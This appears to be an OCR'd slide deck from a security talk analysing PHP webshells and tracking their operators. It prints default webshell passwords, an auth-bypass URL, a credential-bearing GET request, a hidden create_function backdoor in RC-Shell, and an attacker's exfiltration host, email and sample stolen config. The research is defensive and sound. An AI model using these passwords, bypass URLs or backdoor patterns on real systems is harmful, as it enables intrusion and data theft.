
```
zeeblaxx
“     “ (5 spaces)
alfa
dz
admin
jancox
bh
test
darkquinzel
alba123
```

```
con7extwebshell
Admin
merdeka
duyha
4wsec
IndoXploit
shor7cut_shell
berdendangc0de
yuza
bajwaishere
```

Weak Authentication

No protection against brute-force attacks!

Auth Bypass



http://180.167.27.8/lcs/FileManager/file.axd?file=E%3a%5cDocs%5cPublic%5cinfo.zip

Auth Bypass (2)

```
$ wget https://www.maxmind.com/geoip/v2.1/city/me
--2016-09-01 07:45:41--  https://www.maxmind.com/geoip/v2.1/city/me
Resolving www.maxmind.com (www.maxmind.com)... 2400:cb00:2048:1::6810:262f, 2400:cb00:2048:1::6810:252f,
104.16.38.47, ...
Connecting to www.maxmind.com (www.maxmind.com)|2400:cb00:2048:1::6810:262f|:443... connected.
HTTP request sent, awaiting response... 401 Unauthorized

Username/Password Authentication Failed.
```

```
$ wget -O whereami.txt --referer=https://www.maxmind.com/en/locate-my-ip-address https://www.maxmind.com/geoip/
v2.1/city/me
--2016-09-01 07:47:11--  https://www.maxmind.com/geoip/v2.1/city/me
Resolving www.maxmind.com (www.maxmind.com)... 2400:cb00:2048:1::6810:262f, 2400:cb00:2048:1::6810:252f,
104.16.38.47, ...
Connecting to www.maxmind.com (www.maxmind.com)|2400:cb00:2048:1::6810:262f|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1214 (1.2K) [application/vnd.maxmind.com-city+json]
Saving to: ‘whereami.txt’

where-am-i.txt       100%[=================================================>]   1.19K  --.-KB/s    in 0s

2016-09-01 07:49:08 (17.1 MB/s) - ‘where-am-i.txt’ saved [1214/1214]
```

GET Parameters

```
http://4w5wihkwyhsav2ha.grandhaus.at/f4qnxw.php?
user_code=17cxpli&user_pass=4750
```

Leaked Data


Index of /api

- Parent Directory
- block.txt
- file.tmp
- get.php
- visitor.txt

Apache/2.4.12 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4 Server at [redacted] Port 80

- “visitor.txt” format: email|filename|ip
- 11587 lines (potential victims)

Tracking Bad Guys



Tracking Bad Guys

hxxp://www.dias.net.in
hxxp://unitedyouthmission.com/
hxxp://learnwellme.com/
hxxp://www.mekallifestyle.in/
hxxp://politicalvartha.com/
hxxp://www.fundookids.in/

Tracking Bad Guys


```
<html lang="en-US"><head><title>Indonesian-Defacer</title>
<link rel="icon" type="image/x-icon" href="https://blog.rootshell.be/wp-content/uploads/2012/02/blackhat-nl.png">
<meta property="og:title" content="nginxDEX">
<meta property="description" content="Jemb4t">
<meta property="og:author" content="Jemb4t">
<meta property="og:image" content="http://i.imgur.com/F2KaExC.jpg">
<meta charset="UTF-8">
</head>
<script type="text/javascript”>
```

A Nice One?

When Bad Guys Are Pwning Bad Guys…

RC-Shell

- RC-Shell is nice-looking webshell
- Looks “pro”
- Lot of features
- Could be used as a valid administration tool




RC-Shell

- A single PHP file with embedded PNG files

```
$images = array(
   "small_unk" => "iVBORw0KGgoAAAANSU ...",
   "unknown" => "iVBORw0KGgoAAAANSU ..."
);
```

Backdoor?




```
function z8t($i, $o)//run backdoor
{
    $r = @create_function('$o', 'return @' . z7v($o, 0) . '($o);');
    return $r($i);
}
```

Exfiltration

HTTP POST to the following URL:

`hxxp://peterlegere.byethost2[.]com/news/index.php`

Email delivered to <peterlegere51@yahoo.com>

Exfiltration

```
To: peterlegere51@yahoo.com
Subject: Linux|http://shiva/shells/test2/VW4Zy8Yg.php?act=355jegui86&img=small_home

URL=http://shiva/shells/test2/VW4Zy8Yg.php?act=355jegui86&img=small_home
version=2.0.2011.0827
auth use_auth=0
auth md5_user=098f6bcd4621d373cade4e832627b4f6
auth md5_pass=098f6bcd4621d373cade4e832627b4f6
default_vars language=en
default_vars email=q_q_x_x@yahoo.com
default_vars default_sort=0a
default_vars default_act=tools
default_vars bind_port=31337
default_vars bind_pass=P@55w0rd
default_vars backcon_port=31337
default_vars sql_host=localhost
default_vars sql_user=root
default_vars sql_db=mysql
default_vars sql_table=users
default_vars ftp_user=anonymous
default_vars ftp_pass=anonymous@ftp.com
default_vars downloada=Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR
SERVER_NAME=shiva
SERVER_ADDR=192.168.254.8
SERVER_PORT=80
HTTP_REFERER=http://shiva/shells/test2/VW4Zy8Yg.php
PHP_SELF=/shells/test2/VW4Zy8Yg.php
REQUEST_URI=/shells/test2/VW4Zy8Yg.php?act=355jegui86&img=small_home
SCRIPT_NAME=/shells/test2/VW4Zy8Yg.php
SCRIPT_FILENAME=/var/www/shells/test2/VW4Zy8Yg.php
REMOTE_ADDR=192.168.254.11
```

Conclusion


I ll never install a webshell to manage my web server...
I ll never install a webshell to manage my web server...
I ll never install a webshell to manage my web server...
I ll never install a webshell to manage my web server...
I ll never install a webshell to manage my web server...
I ll never install a webshell to manage my web server...
I ll never install a webshell to manage my web server...
I ll never install a webshell to manage my web server...
I ll never install a webshell to manage my web server...
I ll never install a webshell to manage my

Thank You!

```
#!/usr/bin/python
from Audience import questions
try:
  questions.answer()
except:
  grab_beer()
```